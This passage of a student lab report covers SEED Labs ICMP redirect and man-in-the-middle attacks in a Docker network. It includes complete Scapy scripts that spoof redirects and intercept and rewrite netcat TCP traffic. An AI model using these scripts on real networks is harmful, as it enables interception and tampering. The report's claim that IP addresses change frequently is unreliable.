ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'

ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Yara Darabumukho

Figure 18: Task I Question III Code.

As shown above the code same as the first one that used in the second try. So, in this case the attacks success, and changing the entries did not change any thing in the attack, the packet sent to the new gateway then to the router. When the entries set to 1 the malicious router can send the redirect messages to the hosts in the network and manipulate their routing tables.

Task II


Launching the MITM Attack

As shown and explain in the previous task the attacker can use the ICMP redirect attack to modify the victim routing table, in this task using the same attack the MITM attack will apply to modify the message too and see how the attacker can see the message.

⇨ As a primary step in this task the IP forwarding on the malicious router should disabled, by updating the Docker file. So, the value of the following line will be equal to 0 instead of 1:

sysctls:

- net. ipv4.ip_forward=0



```
            "

    malicious-router:
        image: handsonsecurity/seed-ubuntu:large
        container_name: malicious-router-10.9.0.111
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.ip_forward=0
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
        privileged: true
        volumes:
                - ./volumes:/volumes
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.111
```

Saving file "/home/seed/Downloads/ICMP/docker-compose.yml"... YAML Tab Width: 8 Ln 45, Col 40 INS


Figure 19: Task II Docker file changes

net. ipv4.ip_forward=0 entire disables packet forwarding between network interfaces, making them isolated from each other and preventing the container from acting as a router. then having **net. ipv4.ip_forward=1** would allow the container to forward packets and may permit the attack to work, depending on the method used.

The netcat server should opened in both the destination container and the victim container, using the following commands:


- ➩ Destination container: nc -lp 9090
- ➩ Victim container: nc 192.168.60.5 9090

“Netcat is a versatile Unix utility that facilitates reading and writing data across network connections using either TCP or UDP protocols. Often referred to as the “Swiss Army knife” of networking, Netcat can perform a wide range of tasks, including connecting to remote servers, listening for incoming connections, and transferring files. Netcat is a Unix utility that reads and writes data across network connections using TCP or UDP protocol.” [3]



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh bc
root@bc78d4872e8b:/# ip route
10.9.0.0/24 via 192.168.60.11 dev eth0
192.168.60.0/24 dev eth0 proto kernel scope link src 192.168.60.5
root@bc78d4872e8b:/# mtr -n 192.168.60.5
root@bc78d4872e8b:/# nc -lp 9090
```


Figure 20: netcat server at the destination container.



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh af
root@afd778b4b1e4:/# ping 192.168.60.5 > log.txt
^Croot@afd778b4b1e4:/# nc 192.168.60.5 9090
```

Figure 21: netcat server at the victim container.


After the victim and the destination hosts enter the netcat server, we sent a message from the victim server which is “yara” the message reaches the destination as shown in the next figures bellow:



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh af
root@afd778b4b1e4:/# ping 192.168.60.5 > log.txt
^Croot@afd778b4b1e4:/# nc 192.168.60.5 9090
yara
^C
root@afd778b4b1e4:/# mtr -n 192.168.60.5
root@afd778b4b1e4:/# nc 192.168.60.5 9090
root@afd778b4b1e4:/# nc 192.168.60.5 9090
yara
```

Yara Darabumukho

Figure 22: Victim side.



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh bc
root@bc78d4872e8b:/# ip route
10.9.0.0/24 via 192.168.60.11 dev eth0
192.168.60.0/24 dev eth0 proto kernel scope link src 192.168.60.5
root@bc78d4872e8b:/# mtr -n 192.168.60.5
root@bc78d4872e8b:/# nc -lp 9090
yara
root@bc78d4872e8b:/# nc -lp 9090
yara
```


Yara Darabumukho

Figure 23: Destination Side.

A python code run at the Malicious side apply MITM attack. So, the attacker sees the message that sent from the victim router and can modify the message then sent it to the destination host. The code launches a MITM attack by sniffing TCP packets from a specific Ethernet source address.

The code modifies the message just in one case which is when the victim sent a message equal to “balawi” and replace it with “AAAAAA”. In the other hand, when the message equal anything else, the attacker redirects it to the destination without any modifications.

This task falls under the second case.




```
root@0ec46ce911dc:/# nano taskII.py
root@0ec46ce911dc:/# python3 taskII.py
LAUNCHING MITM ATTACK.........
^Croot@0ec46ce911dc:/# python3 taskII.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Croot@0ec46ce911dc:/# nano Q3.py
root@0ec46ce911dc:/# python3 Q3.py
LAUNCHING MITM ATTACK.........
*** b'yara\n', length: 5
.
Sent 1 packets.
```

Figure 24: Malicious Side.

Note:

The python file called Q3.py but it’s the correct following code.



```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        newdata = data.replace(b'balawi', b'AAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Figure 25: Task II Code.

Question IV

In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction and explain why.


- ⇨ The MITM program capture the traffic in one direction which is from the victim to the destination. Capture the data in this direction is better for multiple response. For example, the attacker can achieve his objectives with minimal overhead and increased stealth.
- ⇨ Capture the data in this direction let the attacker to achieve the sensitive data, because the victim outgoing traffic typically contains the sensitive information, the attacker can manipulate the responses from the destination host to the victim if needed and capture the data in one direction reduce the amount of data that the attacker needs to process. So, the attack become more efficient and less likely to be detected.

Question V

In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both and use your experiment results to show which choice is the correct one, and please explain your conclusion.

- ⇨ IP Address Filter: The IP address changed frequently and when it's changed the filter can't capture the traffic, when the filter captures the data using the IP address it can see all traffic to and from the device with the IP address.
- ⇨ MAC Address Filter: The MAC address doesn't change so the filter can capture the data even though the IP address changed when the filter captures the data using the MAC address it can see all traffic from the device with the MAC address.
  "Done previously in this task"

So, using the MAC address filters much stable than using the IP address for the same purpose as explained previously. Now for Appling the IP address filter, same steps used in this task will used, but with different code, The python code is as follows:


File Edit View Code Window Help task2_q5.py - ...\Security Lab\EXP8 Codes
task1.py task1_q1.py task1_q2.py task1_q3.py task2.py task2_q5.py


```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)
   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))
       newdata = data.replace(b'balawi', b'AAAAAA')
       send(newpkt/newdata)
   else:
       send(newpkt)    Yara Darabumukho
f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Figure 26: Task II Question V Code.

The differences between the previous code and the code used at the first of this task just one line, which determines the address filters will used "MAC or IP"


- ⇨ In this case: f = 'tcp and src host 10.9.0.5'
- ⇨ In the first of this task: f = 'tcp and ether src 02:42:0a: 09:00:05'

After the victim and the destination hosts enter the netcat server, we sent a message from the victim server which is "Anas", the message reaches the destination as shown in the first and the second figures bellow:


Activities Terminal Dec 2 05:46
seed@VM: ~/.../ICMP
seed... seed... seed... seed... seed... seed... seed...

```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh af
root@afd778b4b1e4:/# ping 192.168.60.5 > log.txt
^Croot@afd778b4b1e4:/# nc 192.168.60.5 9090
yara
^C
root@afd778b4b1e4:/# mtr -n 192.168.60.5
root@afd778b4b1e4:/# nc 192.168.60.5 9090
root@afd778b4b1e4:/# nc 192.168.60.5 9090
yara
Anas  Yara Darabumukho
```


Figure 27: Q V Victim side.



```
[12/02/24]seed@VM:~/.../ICMP$ dockps
7f0e1b8416ee  host-192.168.60.6
bc78d4872e8b  host-192.168.60.5
fc7e61aee26f  router
e9b019ab051e  attacker-10.9.0.105
0ec46ce911dc  malicious-router-10.9.0.111
afd778b4b1e4  victim-10.9.0.5
[12/02/24]seed@VM:~/.../ICMP$ docksh bc
root@bc78d4872e8b:/# ip route
10.9.0.0/24 via 192.168.60.11 dev eth0
192.168.60.0/24 dev eth0 proto kernel scope link src 192.168.60.5
root@bc78d4872e8b:/# mtr -n 192.168.60.5
root@bc78d4872e8b:/# nc -lp 9090
yara
root@bc78d4872e8b:/# nc -lp 9090
yara
Anas
```

Yara Darabumukho

Figure 28: Q V Destination side.




```
^Croot@0ec46ce911dc:/# python3 taskII.py
LAUNCHING MITM ATTACK.........

.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Croot@0ec46ce911dc:/# nano Q3.py
root@0ec46ce911dc:/# python3 Q3.py
LAUNCHING MITM ATTACK.........
*** b'yara\n', length: 5
.
Sent 1 packets.
^Croot@0ec46ce911dc:/# nano Q5.py
root@0ec46ce911dc:/# python3 Q5.py
LAUNCHING MITM ATTACK.........
```

Yara Darabumukho

Figure 29: Q V Malicious side.

As shown in the previous figure, the attack not stable. Because the IP address not fixed and changed frequently as explained previously. While using the MAC address more stable and leads to successful attacking results.



```
                        My traceroute  [v0.93]
afd778b4b1e4 (10.9.0.5)                        2024-12-02T10:46:40+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit                           Packets               Pings
 Host                         Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                 83.9%   510    1.5   0.6   0.1   4.2   0.7
    10.9.0.111
 2. 192.168.60.5              49.6%   510    1.1   0.4   0.0   4.7   0.5
    10.9.0.11
```

Yara Darabumukho

Figure 30: Task II Q V mtr result.

The path shows that the packet reaches the Malicious side but its fail to show the message after running the code "or it may cause am infinite loop", because the IP address not stable in this purpose.

an

Appendix

Task I

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Question I

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'
ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Question II

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.99'
ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Question III

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src='10.9.0.11', dst='10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
ip2 = IP(src = '10.9.0.5', dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Task II

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)
  if pkt[TCP].payload:
     data = pkt[TCP].payload.load
     print("*** %s, length: %d" % (data, len(data)))
     newdata = data.replace(b'balawi', b'AAAAAA')
     send(newpkt/newdata)
  else:
     send(newpkt)
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Question V

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")
def spoof_pkt(pkt):
  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)
  if pkt[TCP].payload:
     data = pkt[TCP].payload.load
     print("*** %s, length: %d" % (data, len(data)))
     newdata = data.replace(b'balawi', b'AAAAAA')
     send(newpkt/newdata)
  else:
     send(newpkt)
f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

References

[1]: https://scapy.net/

[2]: EXP8_Slides.pdf

[3]: https://www.geeksforgeeks.org/netcat-basic-usage-and-overview/